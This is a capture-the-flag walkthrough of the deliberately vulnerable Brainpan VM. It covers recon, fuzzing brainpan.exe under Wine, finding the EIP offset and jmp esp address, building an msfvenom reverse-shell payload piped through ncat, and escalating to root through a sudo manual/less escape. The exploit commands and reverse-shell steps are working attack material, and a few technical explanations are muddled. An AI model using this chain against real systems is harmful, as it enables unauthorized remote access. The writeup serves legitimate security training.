Brainpan

Kali Linux

Open terminal and mkdir brainpan


CD brianpan

Run Brainpan VM then minimize. Ignore that is running ubuntu. You would not know that in real life.


Ifconfig

Ifconfig to found out kali IP and CIDR

nmap $IP/24 to locate brainpan IP



Run nmap -sV -sT -A -p- $IP (<https://cdn.comparitech.com/wp-content/uploads/2019/06/Nmap-Cheat-Sheet.pdf>)




Most notable results are

9999/tcp, open, abyss?


10000/tcp, open, http, SimpleHTTPServer 0.6 (Python 2.7.3)

Scanned with gobuster (https://installlion.com/kali/kali/main/g/gobuster/install/index.html)


gobuster dir -u http://$IP/ -w /usr/share/wordlists/dirb/common.txt



gobuster dir -u http://$IP:9999/ -w /usr/share/wordlists/dirb/common.txt



gobuster dir -u http://$IP:10000/ -w /usr/share/wordlists/dirb/common.txt



End up with

/bin

/index.html

Decide to check various combinations

Firefox $IP

Firefox $IP/bin

Firefox $IP/index.html


Firefox $IP/bin/index.html

Firefox $IP:9999

Firefox $IP:9999/bin


Firefox $IP:9999/index.html

Firefox $IP:9999/bin/index.html




Firefox $IP:10000


Firefox $IP:10000/index.html



Firefox $IP:10000/bin/




Firefox $IP:10000/bin/index.html



/bin has a file called brainpan.exe (downloaded file)

Decided to nc the $IP with various combinations

Nc $IP:9999



Nc $IP:10000 – No response


Entering anything just results in access denied.

Since there is an EXE, I downloaded it


wget -q <http://192.168.56.107:10000/bin/brainpan.exe>

I then ran a file check

File brainpan.exe



I also checked the strings of the file



There was an odd string, unfortunately didn’t work, and the brainpan login again. This is the file running when nc is done. Since it is a windows exe, I decided to run it in wine but I didn’t have wine installed

Switch kali to NAT

dpkg --add-architecture i386

apt-get update

apt-get install wine32

* Followed prompts, q on man
* May need to apt-get install
  + Udev
  + Gnome-bluetooth
  + Libsane:amd64
  + Libsane:i386
  + Sane-utils
* May need to apt autoremove to clean up

Switch kali back to Host-only


WINE

Brainpan.exe app

Wine brainpan.exe

Brainpan.exe, check to see if it is vulnerable to buffer overflow

python3 -c "print('1'\*9999)" | ncat 127.0.0.1 9999



Brainpab.exe crashes - click show details

The crash message says unhandled exception: page fault on 0x000… in 32-bit code / read access to 0x000…

The crash means the exe is vulnerable to the De Bruijn sequence.

Time to exploit the exe

However, we have a problem. We have no way of exploiting the exe. Time to download another tool.

Switch kali to NAT

git clone https://github.com/radare/radare2

cd radare2


sys/install.sh

It will take a while to install

Switch kali back to Host-only

Wine brainpan.exe

Ragg2 -P 9999 -r | ncat 127.0.0.1 9999



Exe crashed. Take note of EIP and ESP. Modifying EIP will allow me to modify the execution flow of the exe and modifying the ESP can allow me to control the contents of the address.

Next, I need to find out the endian values from the EIP value

winedgb brainpan.exe

Ragg2 -q 0x32343134


Little endian -1

Big endian -1

Fairly sure that was supposed to have something other than -1. After some research, determined it was winedgb not working correctly, so I went back to start with wine.


wine brainpan.exe

Ragg2 -q 0x43413243




I need to find out if I can use a ROP gadget and took note of the little endian. I created a payload that will let me check if I can get chars to EIP and ESP.

ragg2 -P 524 -r | ncat 127.0.0.1 9999



Printf “111122223333” > payloadsuffix.txt

ragg2 -P 524 -r -C payloadsuffix.txt | ncat 127.0.0.1 9999




Well, I definitely changed the error output.

Based on research, I knew I needed to find the jmp esp. That same research also told me that its FF E4 in an objdump.

objdump -d brainpan.exe | grep “FF E4”

objdump -d brainpan.exe | grep “ff e4”



Found that jmp esp is 0x311712f3. To make use of jmp esp, I need to enter it backwards and ensure that a python script has no trailing line feeds (end=’’). The format will go ‘a’ \* little endian, end=’’ then append the jmp esp.

python3 -c "print('a' \* 524, end='')" > payload.txt

printf "\xf3\x12\x17\x31" >> payload.txt

Next, I need to create a file with 256 chars w/o null (x00), tab (t), space, carriage return®, and line(n) or form(xff) feed. The chars need to be in the latin1 encoding.

nano payload.py

#! /usr/bin/python3

forbidden = '\x00\t \r\n\xff'

chars = b''

for i in range(0, 256):

char = chr(i)

if char in forbidden:

continue

chars += char.encode('latin1')

with open('chars.txt', 'wb') as f:

f.write(chars)

chmod +x payload.py


./payload.py

Cat chars.txt

I check the output of the created files to confirm its what I wanted.

Hexdump -C payload.txt

Hexdump -C chars.txt




I took note of fe (which is a solid square and ]) as the last byte of chars.txt. I want to cat the files then pipe them into ncat

winedgb brainpan.exe


cat payload.txt chars.txt | ncat 127.0.0.1 9999

In winedgb, type info stack 32




wine brainpan.exe

cat payload.txt chars.txt | ncat 127.0.0.1 9999



Sequence appears to be successful. Now it is time to create a payload with msfvenom. I know it’s a windows exe, so I use the windows shell reverse tcp. I also added space to the beginning of the payload using a NOP sled.

msfvenom -p windows/shell\_reverse\_tcp LHOST=127.0.0.1 LPORT=8080 EXITFUNC=thread -f raw -b "\x00\x09\x0d\x0a\x20\xff" -n 32 > attack.txt




wine brainpan.exe

In a third terminal:


ncat -nl 8080

In terminal that msfvenom was ran I piped payload and attack to ncat:


cat payload.txt attack.txt | ncat 127.0.0.1 9999




Ran id and dir confirming that the exe let me in. However, this is just my kali.




I remake the msfvenom my kali $IP and ncat to the brainpan $IP




Success, I am PUCK.





Ran dir




Hmm, cannot open the file












Looks like Linux but we can use windows commands. Can I open bash?



Interestingly, all I typed was cd bin. The ls and bash ran on their own. Exploring a bit more I see nc is installed.



Ok, so it’s the wrong version.



Using the cheatsheet for wrong versions, it is possible to get nc to run in the right version (<https://web.archive.org/web/20190507124124/http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>)


Open a 4th terminal window:

ncat -nl 8888


In puck, type the command to run nc in the correct version



I run sudo -i and sudo -l to know what the user can do




Since the command says root, I run it with sudo.




Manual usually displays with the less command and often accepts other commands.

sudo /home/anansi/bin/anansi\_util manual nc


I have to scroll and its not using returns. This is because its not a tty. I used python to spawn one.



sudo /home/anansi/bin/anansi\_util manual nc



Instead of letting it use LESS, I entered my own command.



I’m root.

